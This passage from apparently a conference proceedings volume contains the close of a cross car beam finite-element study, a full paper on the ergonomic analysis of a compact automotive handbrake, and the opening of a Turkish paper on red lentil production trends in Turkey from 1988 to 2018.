The analyzes were first modeled in the MSC Apex program and then the boundary conditions were applied in the SimXpert program. The solutions were made in the Nastran program. In selecting the type of element used, a linear mesh is used and a minimum quadrangle mesh of 90% is desired. Mesh size range was selected between 4 mm and 10 mm and an average mesh size of 7 mm was used. The washer was defined around the perimeter. RBE2 elements are used for connections and weldings.

2.2. Evaluation of Analysis Results

In the NVH analysis run given in Figure 2, the first and second specific frequency values are calculated as 44,129 Hz and 47,76 Hz, respectively. The desired difference between these two values is 3 Hz and the design provides this condition. Another expectation from the design is that the first specific frequency value is above 36 Hz. The design provides both conditions.

The largest displacement value expected from the design is 2 mm. In the new design, this requirement is met since the largest displacement value in the region shown in Figure 3 is 1,643 mm. The displacement value calculated for the front pillar connection point is also requested to be at most 2 mm and for new design this value is calculated as 1,121 mm in Figure 4 safely.

In the new design of the cross car beam, the amount of displacement seen at the main connection point in the left section is 0,299 mm and the desired value is 1 mm. In this section, no problem is evaluated in Figure 5.

In the Von Misses stress values observed on the new cross car beam, the largest is found at 274,6 MPa (Figure 6). This value is below 320 MPa, which is the yield limit of the material, and the necessary safety condition is also provided. When the required 280 N force is applied for the dashboard in the design condition, the maximum displacement value is 1.86 mm with the displacement condition of 1.85 mm, Figure 7.

The model and the analysis results for the front crash simulation of the vehicle are also given in Figure 8.

The displacement values in the x, y, and z axes that can be encountered at point A are shown in Figure 14.

NVH results are shown respectively for particular brackets such as Support 4x4 bracket, Support ADAS bracket, Support DC / DC bracket and Support GATEWAY bracket in Figure 9, Figure 10, Figure 11 and Figure 12.

The required boundary conditions applied for crash simulation which is shown in Figure 13. The result of the crash simulation is shown in Figure 15 plastification analysis result.














Figure 1. Designed Cross Car Beam

Table 1. Design Changes

	Current Design	Renewed Design
a		
b		
c		
d		
e		




Figure 2. NVH BJA Type Steering Analysis, 1st and 2nd Natural Frequency Values




Figure 3. NVH Analysis for BFRH Bracket



Figure 4. NVH HJD Type Steering Analysis, 1st and 2nd Natural Frequency Values



Figure 5. NVH HJD Type Steering Analysis for BFRH Bracket




Figure 6. Maximum displacement value




Figure 7. Front Pillar displacement values




Figure 8. The displacement values obtained at the main connection point




Figure 9. Von Misses stress values




Figure 10. Obtained displacement values for Dashboard




Figure 11. Break In X direction




Figure 12. Break In Y direction




Figure 13. Break In Z direction




Figure 14. Stiffness BFRH




Figure 15. Stiffness BFRO




Figure 16. Stiffness CTP




Figure 17. Stiffness DC




Figure 18. Support 4x4 bracket NVH result



Figure 19. Support ADAS bracket NVH result




Figure 20. Support DC / DC bracket NVH result




Figure 21. Support GATEWAY bracket NVH result

ID	Name	THK
-	Residue	-
1	52_CCB_CENTREUR_PLANCHE_2_mm	2
2	52_CCB_EQUERRE_RENFORT_D_2_mm	2
3	52_CCB_EQUERRE_RENFORT_C_2_mm	2
4	52_CCB_SUPP_AIRBAG_D_2_mm	2
5	52_CCB_RENFORT_COLON_DROIT_15_...	1.5
6	52_CCB_SUPP_AIRBAG_D_2_mm	2
7	52_CCB_SUPPORT_ADAS_16_mm	1.6
8	52_CCB_SUPPORT_BCM_2_mm	2
9	52_CCB_SUPPORT_BFRD_2_mm	2
10	52_CCB_SUPPORT_CTP_15_mm	1.5
11	50_CCB_LIASON_BFR_BCM_12_mm	1.2
12	52_CCB_SUPPORT_HFM_15_mm	1.5
13	52_CCB_SUPP_VIDE_POCHE_G_12_mm	1.2
14	52_CCB_SUPPORT_BCM_15_mm	1.5
15	52_CCB_SUP_CALCULATE4X4_2_mm	2
16	52_CCB_MONO_TUBE_14_mm	1.4
17	50_CCB_BRKT_RH_LUG_IND_1_mm	1
18	52_CCB_SUPPORT_GATEWAY_15_mm	1.5
19	52_CCB_FERM_TIRANT_TIB_24_mm	2.4
20	52_CCB_TIRANT_TIB_D_12_mm	1.2
21	52_CCB_BEQUILLE_CENTRAL_1_mm	1
22	52_CCB_EQUERRE_RENFORT_D_16_mm	1.6
23	52_CCB_SUPP_COLLON_AR_2_mm	2
24	52_CCB_PATTE_INTER_LUGET_D_1_mm	1
25	52_CCB_I_IMPECTEUR_PDL_FREIN_2_...	2
26	52_CCB_IMPECTEUR_PDL_FREIN_2_mm	2
27	52_CCB_TIRANT_TIB_DROIT_12_mm	1.2
28	52_CCB_FLASQUE_LAT_DROIT_R_16_...	1.6
29	50_CCB_TIED_WELDBEAD	-





Figure 22. Front collision simulation model






Figure 23. Front Impact simulation results




Figure 24. Plastification analysis result

3. CONCLUSION

This publication summarizes the new designs resulting from the systematic development work of the safety component named cross car beam used in automobiles and the analysis results required by the specifications on these designs.

The design has undergone many changes and has passed many times over the same tests. In this study, it is emphasized how important it is for the design to combine and disassemble parts, to change their thickness, to convert them to a more robust piece by adding federer, or to cutting out them where necessary. It has also been determined by the experienced designer and analyst friends how important the weld length is, how much welding must be done to pass the required tests, and whether it will be pulled in so much with the weld in real life. In this study, material selection was also decided. The above tests also show the NVH (noise, vibration, harshness) vibration level of the cross car beam piece, the welding on brackets, the assembly of the parts and the tests during the running car, and the crash test shows the results in the collision case. In addition, an analysis of the deformation of the part during preparation and transportation is also made. Tests made according to the desired strength values of a part have been found to be important to the choice of the resulting material. In today's conditions, results made in computer environment are very close to real life results. With all this compiled data, the cross car beam design has been successfully completed.

REFERENCES

- [1] Rahmani M. (2013) “Multidisciplinary Design Optimization of Automotive Aluminum Cross-Car Beam Assembly”, Graduate Department of Mechanical and Industrial Engineering, University of Toronto, MSc Thesis.
- [2] Atalay O. (2006) “Use of magnesium and its alloys in automotive as construction materials”, ITU Istanbul Technical University, Mechanical Engineering Department, MSc Thesis.
- [3] Esdalie R.J. (2001) “Magnesium Casting Applications in the Automotive Industry”, SAE 2001 World Congress March 5-8, Detroit, Michigan, pp. 1-5.
- [4] Kendall K, Mangin C. and Ortiz E. (1998) “Discrete event simulation and cost analysis for manufacturing optimisation of an automotive LCM component”, Composites Part A, 29A pp. 711–720.
- [5] Slik G., Gupta V. and Chapman D. “Engineering Development of a Fully-Integrated Polypropylene Instrument Panel Concept”, SAE 2001 World Congress March 5-8, Detroit, Michigan, pp. 1-6.
- [6] Li C. and Kim I.Y. (2015) “Topology, size and shape optimization of an automotive cross car beam”, Proc IMechE Part D: J Automobile Engineering, 229 (10), pp. 1361–1378.

ERGONOMIC ANALYSIS OF NEW HANDBRAKE

Serkan ÖZŞAHİN

AKA Otomotiv A.Ş. R&D Center, Bursa, Turkey

Kadir ÇAVDAR

Bursa Uludag University, Mechanical Engineering Department, Bursa, Turkey

Hüseyin DEĞİRMENÇİ

AKA Otomotiv A.Ş. R&D Center, Bursa, Turkey

Tevfik ÖZGÜR

AKA Otomotiv A.Ş. R&D Center, Bursa, Turkey

ABSTRACT

The parking brake system, which is an important part of the brake systems entering the mechanical field in the arrangement of motor vehicles in general, especially in automobiles, plays a very important role especially in vehicle safety and parking. This means that when the parking brake is applied on your vehicle, this mechanism works with the logic that the brakes try to not move the vehicle through a steel wire. When you press the brake on the other brakes, it tries to stop the vehicle with the help of fully hydraulic, but this is not the case, the parking brake is completely mechanical. When handle pulled, it ensures that the vehicle comes to a stop, especially by compressing the rear wheels. The parking brake mechanically locks/blocks the two wheels to prevent the vehicle from rolling away from the stationary state. If the vehicle is stationary when the parking brake is applied, it only acts on the rear wheels. If the vehicle is moving while the vehicle is moving, the normal footbrake is used, ie the brake operates on all four wheels. When the vehicle is almost stationary, the brake function switches to the rear wheels. Mechanical hand brake mechanisms, which are a safety component in the automotive sector, are still in use. Innovative designs that can meet requirements such as mass reduction studies, less volume can add value to the sector.

In this study; the manufacturing operation which is easy and efficient, the development of a handbrake concept that takes up less mass and less volume, and the subsequent ergonomic test results are shared.

Keywords: Design, handbrake, automotive, R&D, ergonomics

1. INTRODUCTION

Ergonomics is the science that strives to combine work with man or machine in the most harmonious way [1]. Engineers make use of ergonomic rules to ensure the best possible human-machine interface in product design [2].

Maximum pulling force measurement at the hand brake is important not only to determine the force limits of industrial workers but also to design controls that require high force. Chateauroux and Wang (2012) provide a comparison between the maximum static parking brake pulling force and the force applied during normal parking brake pulling. These forces were measured for different hand brake lever positions and subject characteristics. Participants were asked to apply the parking brake in an adjustable car model model when parking their cars and then apply as much force as possible to the applied parking brake. Manual tensile forces were measured using a six-axis force sensor. 5 fixed parking brake positions as well as a neutral parking brake position defined by the subject were tested.

Mansor et al. (2014), the conceptual design of the kenaf fiber polymer composite automotive hand brake lever using the creative problem solving theory, morphological chart and Analytical Hierarchy Process methods is presented. The aim is to create and select the best concept design of the component based on product design specifications, with particular attention to the inclusion of the use of natural fiber polymer composite in the component design.

Sonmez et al. (2014) examined the mechanical losses in hand brake wire mechanisms and the effects of wire, oil and tube materials obtained from major suppliers in the system. In order to determine the effects of these materials on force efficiency, wire elasticity and friction force, a test apparatus was developed and the effects of components such as wire, oil and tube on the system were evaluated in the design of a commercialized hand brake wire mechanism.

Hruška et al. (2015), in their studies, discussed the ergonomics problem related to the collision between manually operated mechanical brakes and other central devices on certain types of vehicles. The parking brake is one of the basic methods of vehicle control of a passenger car, and its smooth and comfortable use directly affects traffic safety and driver well-being. The study outlines a possible solution to the relevant problem through the shape of the mechanical parking brake lever. The proposed solution was validated using Tecnomatix Jack, which was designed primarily to solve ergonomic problems in the context of Digital Human Modeling. To validate the solution, the Comfort Assessment tool was used, which includes different published studies that take into account the driver's comfort, in particular with respect to the bending of specific joints.

The effect of the temperature drop of the drumbrake on the compression force of the parking brake system has not been discussed in detail, despite the fact that it may cause the vehicle to move away. Accordingly, a parking brake model that takes into account the temperature drop of the drum brake must be developed and, more importantly, must comply with the applicable standards or regulations such as the Federal Motor Vehicle Safety Standard (FMVSS) 135. Mohd et al. (2016), a one-dimensional (1D) model was developed for the leading drum type handbrake model. This brake model was then confirmed by experiments carried out in a test apparatus operated by the hand brake system in vehicles. The results obtained from the tests showed a good correlation with the predicted results with the brake model. It has also been found that the current handbrake design meets the requirements of the standards. It has also been found that the current handbrake design meets the requirements of the standards.

In most existing systems, the installation of the hand brake wire in the vehicle is performed in two ways to ensure optimum tension. The first one is made directly from the hand brake lever and the second one is made with sheet metal, threaded shaft and nut which form a different mechanism when the front hand brake wire is used in the system. In existing structures where sheet metal, threaded spindle and nut are used separately, operation time and processing steps are high, thus increasing cost, lost time and manpower consumption. Nowadays, patented new systems developed especially for medium and high-end vehicles require innovative designs that combine separate operations and offer the same function even further to reduce these losses. In the comparison study, a new patented mechanism has been developed to enable more precise tension adjustment than the existing patented new systems [8].

In the project interim report, Bruder et al. (2006) examined the anatomy of the human hand and anthropometric data were supported by both size and force limits [9]. In this study, these data were used because there are no similar values for Turkish people.

2. MATERIALS & METHODS

The handbrake designed by the R&D Center of AKA Otomotiv San. ve Tic. A.Ş. is given in Figure 1. The handbrake is primarily manufactured using the additive manufacturing method and polymer materials, and part assemblies are made to be real (Figure 2).

For the production and assembly of the parking brake according to the tests, a real prototype was produced by using traditional manufacturing methods and this prototype was used in the tests (Figure 3).

The required pulling force of the existing hand brake and the calculated hand pulling force (wire force) values of the new hand brake are shown in Table 1.

Table 1. The Calculated Hand Pulling Force Values

Model	Fp Pulling Force (N)	R1 Lever Arm (mm)	Fpl Wire Force (N)	H Load (mm)	Distance
Existing	300	268,84	2179,78	37	
	400	268,84	2906,38	37	
New	270	187,55	2179,78	28	
	360	187,55	2906,38	28	





Figure 1. Model and dimensions of the designed concept parking brake



Figure 2. Prototype of the designed hand brake with additive manufacturing



Figure 3. Handbrake prototype and sample test assembly

3. ERGONOMIC ANALYSIS AND LIFE TEST STUDIES

Experimental studies using the test bench system developed within the scope of the project carried out by the R&D Center of AKA Otomotiv San. ve Tic. A.Ş. were performed in two stages. Firstly, life analyzes were performed and then ergonomic analyzes were performed.

The following method was applied for the ergonomic analyzes performed for the developed parking brake:

Dimensional conformity is the first topic examined. Parameters such as hand sizes and handle diameter in the literature were used in this analysis. Since there is no reliable source for Turkish people, anthropometric measurements of German people are taken into consideration in this section. In anthropometric dimensions, evaluations were made according to 50% values of male subjects.

3.1 Conformity of Design with Anthropometric Human Dimensions

Anthropometric dimensions vary according to race, age, gender and other conditions. Different values can be seen in each country and these values are obtained by statistical interpretation of experimental results.

Since there is no reliable source in our country, the present values are used for European people in this evaluation. Values are taken from specified sources.

The important values to be examined dimensionally and given in Figure 1 are:

- Length of handle (81,6 mm)
- Diameter of handle (approximate 26,5 mm)
- Handle surfaces

3.2 Handle Length

Figure 4-6 shows some anthropometric values available in the literature. In these values, the average additional palm of the hand breadth for the male (50%) was found to be 80 mm. In the new handbrake design shown in Figure 1, it can be said that this value is 81,6 mm and therefore it is ergonomic.

In the new design, the shape bond is also provided since a region is formed for the sitting of the fingers. Radius values selected for this region are also suitable for finger measurements.

Disengaging the parking brake has been made more ergonomic thanks to the button placed in the area where the fingers are seated. In this way, both the application of force is simplified and its value is reduced.

3.3 Handle Diameter

The handle is designed in ellipse format, where the approximate diameter value is evaluated. The diameter of the new design is 26,5 mm. There is no anthropometric measure that corresponds to this value in the literature. However, when hand measurements, finger diameter and length values were taken into consideration, this diameter value was considered appropriate.

3.4 Handle Surfaces

Since the handle surfaces will be covered with plastic materials which are used extensively during mass production, there will be no difficulty in use and the possibility of slipping of the hand will be low. In the new design, a structure was created to reduce this possibility to zero. Handle is done with the inner side of the hand and the fingers are seated and the shape bond is formed, thus eliminating the possibility of hand sliding.

3.5 Ergonomic Conformity of The Design In Terms of Applied Force Values

In the design of the parking brake, the force values that must be applied manually are also important in terms of ergonomics. Maximum hand forces in the literature should be considered in the design.

In the study seen in Figure 7, force values were determined according to the number of teeth extracted. The maximum force value is measured as 350 N.


In another source, the handle force that the human hand can apply is 270 N for the right hand.

As for the applied force, since the measurement is not possible, the calculated values shown in Table 1 are taken as basis. The maximum force applied by the calculation is compared with the hand and arm pull limit values which are also available in the literature.

As a calculated value, the new parking brake permits a maximum force of 400 N. For normal implementation, the calculated value of 300 N in the longest position (maximum tooth extraction) is also accepted. Both force values may be considered appropriate given the literature values.

3.6 Subjective Ergonomic Conformity Analysis


Following the objective evaluations made above, it may be necessary to control human subjective senses through experimental studies. For this purpose, it is recommended to make an experiment bench, to make use experiments with selected subjects on this test bench, to conduct a survey and to conduct a statistical evaluation of the results. Since this stage will be quite costly and time consuming, this study was left as a recommendation. The steps of an alternative approach for an exemplary evaluation study are presented in detail in the doctoral thesis prepared by Upmann [14]. Although such a comprehensive study could not be carried out in the assessment, a general use assessment was made within the factory and subjective evaluations of designers and other participants were taken verbal. Generally; positive opinions on the use of the new compact handbrake mechanism and it has been declared that it is easier to use than conventional handbrakes.



Şekil 4. Dimensions on hand for men and women (inch) [10]


Hand Breadth

FEMALE N = 2208			MALE N = 1774		
<u>Centimeters</u>		<u>Inches</u>	<u>Centimeters</u>		<u>Inches</u>
7.94	Mean	3.13	9.04	Mean	3.56
.38	Std Dev	.15	.42	Std Dev	.17
9.80	Maximum	3.86	10.60	Maximum	4.17
6.60	Minimum	2.60	7.70	Minimum	3.03
Percentiles			Percentiles		
7.09	1 st	2.79	8.07	1 st	3.18
7.19	2 nd	2.83	8.19	2 nd	3.22
7.25	3 rd	2.86	8.27	3 rd	3.25
7.34	5 th	2.89	8.36	5 th	3.29
7.47	10 th	2.94	8.51	10 th	3.35
7.56	15 th	2.98	8.61	15 th	3.39
8.63	20 th	3.00	8.69	20 th	3.42
7.69	25 th	3.03	8.75	25 th	3.45
7.74	30 th	3.05	8.82	30 th	3.47
7.79	35 th	3.07	8.87	35 th	3.49
7.84	40 th	3.09	8.93	40 th	3.51
7.89	45 th	3.11	8.98	45 th	3.54
7.93	50 th	3.12	9.03	50 th	3.56
7.98	55 th	3.14	9.09	55 th	3.58
8.03	60 th	3.16	9.14	60 th	3.60
8.08	65 th	3.18	9.20	65 th	3.62
8.13	70 th	3.20	9.26	70 th	3.64
8.18	75 th	3.22	9.32	75 th	3.67
8.25	80 th	3.25	9.40	80 th	6.70
8.32	85 th	3.28	9.48	85 th	3.73
8.42	90 th	3.31	9.59	90 th	3.78
8.56	95 th	3.37	9.76	95 th	3.84
8.66	97 th	3.41	9.86	97 th	3.88
8.74	98 th	3.44	9.93	98 th	3.91
8.86	99 th	3.49	10.04	99 th	3.95



Wrist-Center Of Grip Length


FEMALE N = 2208			MALE N = 1774		
<u>Centimeters</u>		<u>Inches</u>	<u>Centimeters</u>		<u>Inches</u>
6.63	Mean	2.61	6.97	Mean	2.75
.49	Std Dev	.19	.49	Std Dev	.19
8.30	Maximum	3.27	8.70	Maximum	3.43
5.20	Minimum	2.05	5.70	Minimum	2.24
Percentiles			Percentiles		
5.57	1 st	2.19	5.99	1 st	2.36
5.69	2 nd	2.24	6.08	2 nd	2.40
5.77	3 rd	2.27	6.15	3 rd	2.42
5.87	5 th	2.31	6.23	5 th	2.45
6.02	10 th	2.37	6.37	10 th	2.51
6.12	15 th	2.41	6.47	15 th	2.55
6.21	20 th	2.44	6.55	20 th	2.58
6.28	25 th	2.47	6.62	25 th	2.61
6.35	30 th	2.50	6.69	30 th	2.63
6.41	35 th	2.52	6.75	35 th	2.66
6.47	40 th	2.55	6.82	40 th	2.68
6.54	45 th	2.57	6.88	45 th	2.71
6.60	50 th	2.60	6.94	50 th	2.73
6.66	55 th	2.62	7.01	55 th	2.76
6.73	60 th	2.65	7.07	60 th	2.78
6.80	65 th	2.68	7.14	65 th	2.81
6.87	70 th	2.70	7.22	70 th	2.84
6.95	75 th	2.74	7.30	75 th	2.87
7.04	80 th	2.77	7.39	80 th	2.91
7.15	85 th	2.81	7.50	85 th	2.95
7.29	90 th	2.87	7.63	90 th	3.00
7.49	95 th	2.95	7.83	95 th	3.08
7.62	97 th	3.00	7.95	97 th	3.13
7.71	98 th	3.04	8.04	98 th	3.16
7.85	99 th	3.09	8.16	99 th	3.21




Şekil 5. Anthropometric dimensions for hand [11]

Körpermeßwerte des Europamenschen

Maß-Nr. (lt. Abb.)	Beschreibung des Maßes	Perzentile		
		5	50	95
23	Handlänge	164	182	202
24	Handflächenlänge	94	107	119
25	Handbreite (ohne Daumen)	72	81	92
26	Zeigefingerbreite, proximal	16	20	24
27	Zeigefingerlänge	64	73	80
28	Fußbreite	84	96	110
29	Fußlänge	232	255	280
30	Kopflänge	176	192	207
31	Kopfumfang	526	560	594
32	Gesichtshöhe	99	112	127
33	Kopfbreite	138	149	158



Şekil 6. Some anthropometric dimensions for German people [12]



Şekil 7. Force limits applied on hand brake [13]

4. CONCLUSION

In this study, the development of a new mechanical handbrake is summarized. The developed hand brake is manufactured by a new method such as additive manufacturing. Both life tests and ergonomic analyzes were performed on this handbrake.

At the end of the study, it was found that the new parking brake exceeded the required number of load repetitions of 50.000 cycle. In addition, as a result of objective and subjective ergonomic analyzes made using calculations and experiments, it was concluded that the hand brake is suitable for anthropometric human dimensions and that there will be no problems according to the maximum hand force applied by the human being given in the literature.

As a result of the project, a handbrake development process was tested and different gains and experiences were obtained.

ACKNOWLEDGMENT

In this study, Turkey Scientific and Technological Research Council of Technology and Innovation Support Programs Directorate of Turkey (TUBITAK TEYDEB) Industrial R&D Projects Support Program scope 3170243 numbered and "Innovative mechanical compact handbrake mechanism design and prototype manufacturing" was supported within the scope of this project.

REFERENCES

- [1] Babalık F.C. Mühendisler için Ergonomi, 6. Baskı, 620s., Dora Yayınevi, Bursa, 2018.
- [2] Dallı V., Çavdar K., Çavdar F.Y. (2018) Kauçuk hamurhanesinde gürültü ve titreşim etkilerinin azaltılması uygulaması, p. 87, 24. Ulusal Ergonomi Kongresi, 28-30 Eylül 2018 ERZURUM.
- [3] Chateauroux E., Wang X.; (2012) Comparison between static maximal force and handbrake pulling force, Work 41: 1305-1310.
- [4] Mansor, M.R. ve diğ. (2014) Conceptual design of kenaf fiber polymer composite automotive parking brake lever using integrated TRIZ–Morphological Chart–Analytic Hierarchy Process method;; Materials and Design 54: 473-482.
- [5] Sönmez E., Hıdıroğlu M., Karataş C. Otomotiv sanayinde el fren kumanda kablosu mekanizmalarında kullanılan çeşitli yapısal komponentlerin sistemin verimine etkilerinin incelenmesi, OTEKON'14; 7. Otomotiv Teknolojileri Kongresi 26 – 27 Mayıs 2014, Bursa.
- [6] Hruška M. ve diğ. (2015) Assessment of the impact of the shape of the handle on the ergonomics of operating a handbrake, Agronomy Research 13(3): 750–758.
- [7] Mohd R.I. ve diğ. (2016). Brake torque analysis of fully mechanical parking brake system: Theoretical and experimental approach, Measurement 94: 487–497.
- [8] Hıdıroğlu M., Koşucu Ş., Sönmez E., Genç T., El fren teli bağlantı ve gerginlik ayar mekanizması tasarımı, OTEKON'16; 8. Otomotiv Teknolojileri Kongresi 23 – 25 Mayıs 2016, Bursa.
- [9] Bruder R. ve diğ., Der montage spezifische Kraftatlas, Proje ara raporu, 2006, TU Darmstadt.
- [10] URL 1: <http://notedwithout.com/2015/02/the-measure-of-man-henry-dreyfuss/>, Erişim tarihi 18.01.2019.
- [11] URL 2: <https://multisite.eos.ncsu.edu/www-ergocenter-ncsu-edu/wp-content/uploads/sites/18/2016/06/Anthropo-metric-Detailed-Data-Tables.pdf>, Erişim tarihi 16.01.2019.
- [12] URL 3: https://www.baua.de/DE/Angebote/Publikationen/AWE/AWE108.pdf?__blob=publicationFile, Erişim tarihi 17.01.2019.
- [13] Mohd R.I. ve diğ. (2018). Brake torque analysis of fully mechanical parking brake system: Theoretical and experimental approach. Ingeniería, investigación y tecnología. 19. 37-49. 10.22201/fi.25940732e.2018.19n1.004.
- [14] Upmann A., Application of Digital Human Modeling for the Ergonomic Evaluation of Handbrakes in Passenger Vehicles, PhD Thesis, Köln Alman Spor Üniversitesi, 2016.

TÜRKİYE’DE SON DÖNEMLERDE KIRMIZI MERCİMEK ÜRETİMİNDEKİ DEĞİŞİMLERİN GENEL ANALİZİ
GENERAL ANALYSIS OF RECENT CHANGES IN THE RED LENTIL PRODUCTION IN TURKEY

Mustafa Hakkı AYDOĞDU

Doç. Dr. Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü, (Sorumlu Yazar)

Zeliha ŞAHİN

Doktora Öğrencisi, Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü

ÖZET

Mercimek, neolitik dönemden beri var olan en eski kültür bitkilerinden biridir. Yemelik baklagiller sınıfında yer alan, insan ve hayvan beslenmesinde kullanılabilen, protein, vitamin ve mineral açısından oldukça zengin bir tarla bitkisidir. Toprak seçiciliğinin az olması, soğuk iklime ve kuraklığa dayanıklı olması nedeniyle de tarımsal üretimde ayrı bir öneme sahiptir. Özellikle kurak bölgelerde yetiştirilen kırmızı mercimek, nadas alanlarının azaltılmasında ideal bir bitki olarak, ülke ekonomisine katkıda bulunmaktadır. Bu çalışmanın amacı 1988 ile 2018 yılları arasında Türkiye’de mercimek üretimin alanları, üretim miktarları, verim, ithalat, ihracat ve fiyatlarda meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır. Bu kapsamda TÜİK verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye, kırmızı mercimekte ihracatçı iken, son dönemlerde ithalatçı konuma gelmiştir. Türkiye’de, 1988 yılında 731 bin hektar olan mercimek ekim alanları, anılan dönemde %68 oranında azalarak, 2018 yılında 243 bin hektara gerilemiştir. Yine aynı dönemde üretim miktarı %63 oranında azalarak, 829 bin tondan, 310 bin tona düşmüştür. Verim bu dönem içinde mevsimsel koşullara bağlı olarak dalgalı bir seyir izlemektedir. En düşük verim 2008 yılında 36.6 kg/dekar iken, en yüksek verim ise 2010 yılında 199 kg/dekar olup, anılan dönem ortalaması 121.4 kg/dekar olarak hesaplanmıştır. Türkiye’de yıllık kişi başına kırmızı mercimek tüketimi ise 5 kg civarındadır. Diğer taraftan anılan dönemde ise Türkiye nüfusu %53 ve beklenen yaşam süresi de %20 artmıştır. Artan nüfus ve beklenen yaşam süresine bağlı olarak, üretim alanlarının azalması nedeniyle de fiyatlarda da dalgalı artışlar yaşanmıştır. Anılan dönem için fiyat artış oranı %485’dir. Yapılan trend analizlerinde, mercimeğin üretim alanlarında ve üretim miktarında azalmaların, ithalatında ve fiyatlarında ise artışların devam edeceğini göstermektedir. Mercimeğin ekim alanlarının yaygınlaştırılması için ilave kamusal politikalara ve desteğe ihtiyaç vardır. Bu araştırma karar vericilere ve tarımsal politika oluşumu sağlayanlara faydalı veriler sunmaktadır.

Anahtar Kelimeler: Kırmızı mercimek, Üretim alanları, Üretim miktarı, Verim, Fiyatlar, Türkiye

ABSTRACT

Lentil is one of the oldest cultivated plants since the Neolithic period. It is a field plant which is rich in protein, vitamins and minerals and can be used in human and animal nutrition which is located in edible legumes. It has a special importance in agricultural production due to its low soil selectivity and resistance to cold climate and drought. Red lentils, especially grown in arid regions, contribute to the national economy as an ideal plant in reducing fallow areas. The aim of this research to evaluate the general analysis of the changes that occur in lentil production areas, production amounts, yields, import, export, price, and make suggestions based on for the years of 1988 and 2018 in Turkey. In this context, TUIK data, related sector reports and other studies were utilized. Turkey has become importer in recent years while red lentil exporter in past. In Turkey, 731 thousand hectares of lentil acreage in 1988, referred period decreased by 68%, and reduced to 243 thousand hectares in 2018. In the same period, the production amount decreased by 63% and decreased from 829 thousand tons to 310 thousand tons. Yield was fluctuating during this period depending on seasonal conditions. While the lowest yield was 36.6 kg/decare in 2008, the highest yield was 199 kg/decare in 2010 and the average of the mentioned period was calculated as 121.4 kg/decare. The annual per capita consumption of red lentils in Turkey is around 5 kg. On the other hand, Turkey's population by 53% and life expectancy by 20% were increased in the same period. Due to the increasing in both population and the expected life expectancy, there has been fluctuating increases in prices due to the decrease in production areas. The price increase rate for the mentioned period was 485%. The trend analysis shows that lentil will continue to decrease in production areas and production, while imports and prices will continue to increase. Additional public

policies and support are needed to expand lentil's cultivation areas. This research provides useful data to decision makers and agricultural policy makers.

Keywords: Red lentil, Production areas, Production quantity, Yield, Price, Turkey.


GİRİŞ

Mercimek, neolitik dönemden beri var olan en eski kültür bitkilerinden biridir. Toprak seçiciliğinin az olması, kışa ve kuraklığa birçok bitkiye göre daha dayanıklı olması nedeniyle, tarımsal üretimde yer alan önemli bir tarla bitkisi (Temel ve ark., 2012). Mercimek yemeklik baklagiller arasında yer alan ve insan beslenmesinde protein zengini bir besin kaynağı (Anonim, 2019a) olmasının yanı sıra vitamin ve mineral açısından da zengin olup, samanı da hayvan beslenmesi için ayrı bir önem taşımaktadır (Temel ve ark., 2012). Özellikle kurak bölgelerde yetiştirilen kırmızı mercimek ülke ekonomisine katkıda bulunmaktadır. Ayrıca ekilen toprağa yeterli bakım yapıldığında; daha yüksek verim ve daha kaliteli ürün elde edilebilmektedir (Anonim, 2019a). Kırmızı mercimek, nadas alanlarının daraltılması için ideal bir bitki olup, Türkiye’de üretilen kırmızı mercimeğin tamamına yakını Güney Doğu Anadolu Bölgesinde yetiştirilmektedir (Şahin, 2016).

Kırmızı mercimek; Türkiye’nin köklü kültürüne bağlı olarak geleneksel yemeklerde kullanılan baklagillerde önemli bir yere sahiptir. Türkiye’de 1980 yılında mercimekte üretim fazlalığı yaşarken, 1981 yılında başlatılan "Nadas Alanlarının Daraltılması Projesi" ile yemeklik dane bakliyatları ekim alanları hızla artmış ve ülkemizde mercimeğin tüketimini artırmaya yönelik kampanyalar başlamıştır. Günümüzde ise mercimekte azalan üretim nedeniyle Türkiye artık net ithalatçı bir ülke konumundadır (ZMO, 2018). Geçmişte mercimeğin tüketimini artırıcı politikalar uygulanırken, günümüzde Türkiye’nin net ithalatçı konumunda olmasında nüfus artışının da etkisi mevcuttur. Türkiye’de yıllık kişi başına Kırmızı mercimek tüketimi 5 kg’dır (TEPGE, 2018). Türkiye’de nohuttan sonra en çok tüketimi yapılan baklagil kırmızı mercimek olup, tüketiminin daha da artacağı tahmin edilmektedir. Bu çalışmanın amacı 1988 ile 2018 yılları arasında Türkiye’de mercimek üretimin alanları, üretim miktarları, verim, ithalat, ihracat ve fiyatlarda meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır.


ARAŞTIRMA VE BULGULAR

Bu çalışmada Türkiye İstatistik Kurumu (TÜİK) verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye’de, 1988 yılında 731 bin hektar olan mercimek ekim alanları, araştırılan dönem sonunda %68 oranında azalarak, 2018 yılında 243 bin hektara gerilemiştir (TÜİK, 2019). Anılan dönemin üretim alanlarının ortalaması 387 bin hektar civarında olup, yıllara bağlı değişimleri şekil 1’de yer almaktadır.




Şekil 1. Türkiye’de 1988-2018 yılları arasında kırmızı mercimek ekim alanlarının değişimi

Ekim alanlarında yıllara bağlı olarak dalgalı bir seyir olmasına rağmen, üretim alanları düzenli bir azalma eğilimindedir. Yine aynı dönemde üretim miktarı dönem başı ve dönem sonu kıyaslamasına göre %63 oranında azalarak, 829 bin tondan, 310 bin tona düşmüştür (Şekil 2).




Şekil 2. Türkiye’de 1988-2018 yılları arasında kırmızı mercimek üretim miktarlarının değişimi

Anılan dönemin üretim miktarı ortalaması 433 bin ton civarında olup, yıllara bağlı değişimleri şekil 2’de yer almaktadır. Üretim alanlarına bağlı olarak ortaya çıkan üretim miktarları verimi de etkilemiştir. Yıllara bağlı olarak verim dalgalı bir seyir izlemiştir. En düşük verim 2008 yılında 36.6 kg/dekar iken, en yüksek verim ise 2010 yılında 199 kg/dekar olup, anılan dönem ortalaması 121.4 kg/dekar olarak hesaplanmıştır. Araştırılan dönemde yaşanan verim (kg/dekar) değişimlerinin grafiği şekil 3’de verilmiştir.




Şekil 3. Türkiye’de 1988-2018 yılları arasında kırmızı mercimek verim miktarlarının değişimi

